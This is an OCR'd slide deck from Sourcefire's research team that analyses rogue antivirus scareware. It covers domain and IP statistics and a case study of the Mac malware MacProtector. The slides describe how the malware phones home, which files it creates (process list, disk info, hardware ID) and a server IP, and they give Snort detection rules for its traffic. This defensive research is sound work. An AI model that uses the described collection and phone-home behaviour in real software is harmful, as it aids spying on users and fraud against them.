A Close Look at Rogue Antivirus Programs

Alain Zidouemba

SOURCEfire®

About the VRT

- Mission: Provide intelligence and protection to allow our customers to focus on their core business
- Responsibilities
  - Threat Intelligence and monitoring
  - Protection profiles for Sourcefire, Snort, ClamAV, Immunet, Razorback
- Approx. 20 members
  - Headquarters in Columbia, MD
  - Seattle, WA, Germany, Italy, Poland

SOURCEfire®

Rogue anti-malware 101

- Software that misleads users into paying for non-existent anti-malware services
- It's ROGUE not ROUGE!
- Reliance on social engineering to beat OS security
- Usually comes as payload to Trojan
  - Browser plug-in
  - Email attachment
  - Fake codec
- Some exploit vulnerabilities => no or little human interaction needed
  - drive-by downloads
  - PDFs
- Heavy on scareware

Data for this study

- Data going back to April 2010
- Virtually all samples were .exe files
- 9,052 URLs mapping to 1996 distinct IP addresses
- Daily (partially) cleaned-up IP, DNS, URL information at http://labs.snort.org/iplists/

Top-level domain for rogue URLs

- 60.6% .com
- 7.8% .cn
- 7.0% .net
- 5.7% .cc
- 5.3% .info
- 3.6% .in
- 1.9% .org
- 1.3 % .tk
- 0.6% .ru
- 0.5% .pl
- 0.4% .biz
- 0.2% .us
- 0.09% .uk
- 0.02% .name
- 0.02% .cm
- 0.00% .fr: 0
- 0.00% .gov .edu .mil

Domains

- 20.1 % scan (and/or scanner)
- 16.4% anti
- 14.4% 2000-2011
- 14.4% vir (and/or virus/virys)
- 10.1 % pro (and/or protect/protection)
- 6.8% spy
- 5.8% xp
- 5.1% pc
- 4.8% av
- 4.3% win (and/or windows)
- 3.7% soft
- 3.6% security
- 3.3% online
- 2.7% free
- 2.3% defense (and/or defence/ defender)
- 2.2% best
- 1.9% web
- 1.6% system
- 1.3% remove
- 1.2% malware
- 0.6% clean
- 0.6% doctor (and/or docktor)

Trusted AV (as opposed to rogue)

- Looked at 62 software solutions from over 50 vendors
- Virtually no occurrence of those words in domains

IP addresses used by rogue antimalware

- 9,052 URLs mapping to 1996 distinct IP addresses
- > 4 “antimalware” domain per IP address
- Sites hosted all over the world
- In contrast, Trusted AV typically have a one-to-one mapping between domain and IP

Mac OS X no longer not immune

- Rogue anti-malware no longer just a Windows problem
- Rogue AV took Mac community by surprise in May 2011
  - First full-blown rogue anti-malware campaign on OS X
- Uses Windows proven techniques
  - SEO
  - scareware
  - social engineering


MacProtector installation

SOURCEfire®

Scareware tactics


SOURCEfire®

Really?



SOURCEfire®

Mac Protector phones home



SOURCEfire®


Detect MacProtector calling home, UA string

- alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:”MacProtector contact to server attempt”; flow:to_server,established; content:”MacProtector”; nocase; http_header; classtype:trojan-activity; sid:1234;)

Detect MacProtector calling home, URI


- alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:”MacProtector contact to server attempt”; flow:to_server,established; content:”/i|2E|php|3F|”; nocase; http_uri; pcre:’’/\x2Fi\x2Ephp\x3Fv\x3D\d{4}\x26affid\x3d\d{5}\x26data\x3D/Ui”; classtype:trojan-activity; sid:4321;)

Should I register?



SOURCEfire®

Purchase MacProtector: network traffic




SOURCEfire®

Detect MacProtector purchase page, URI

- alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:”MacProtector contact to server attempt”; flow:to_server,established; content:”/mac|2E|php|3F|”; nocase; http_uri; pcre:”/\x2Fmac\x2Ephp\x3Fv\x3D\d{4}\x26affid\x3d\d{5}\x26data\x3D/Ui” classtype:trojan-activity; sid:5678;)

Purchase MacProtector…or MacDefender?



SOURCEfire®


Files created by MacProtector on your computer

- Information stored in these files may be sent out to server
- proc.txt: output of ps –ax with some formatting (list of all processes running)
- dmem.txt: output of df (path to each disk)
- hwuuid.txt: unique ID of your Mac
- Entry in cookies.plist for 91.213.217.30 with string “pf_visit”

Entering serial number


SOURCEfire®

OK I am registered, now what?



SOURCEfire®

Money trail



SOURCEfire®

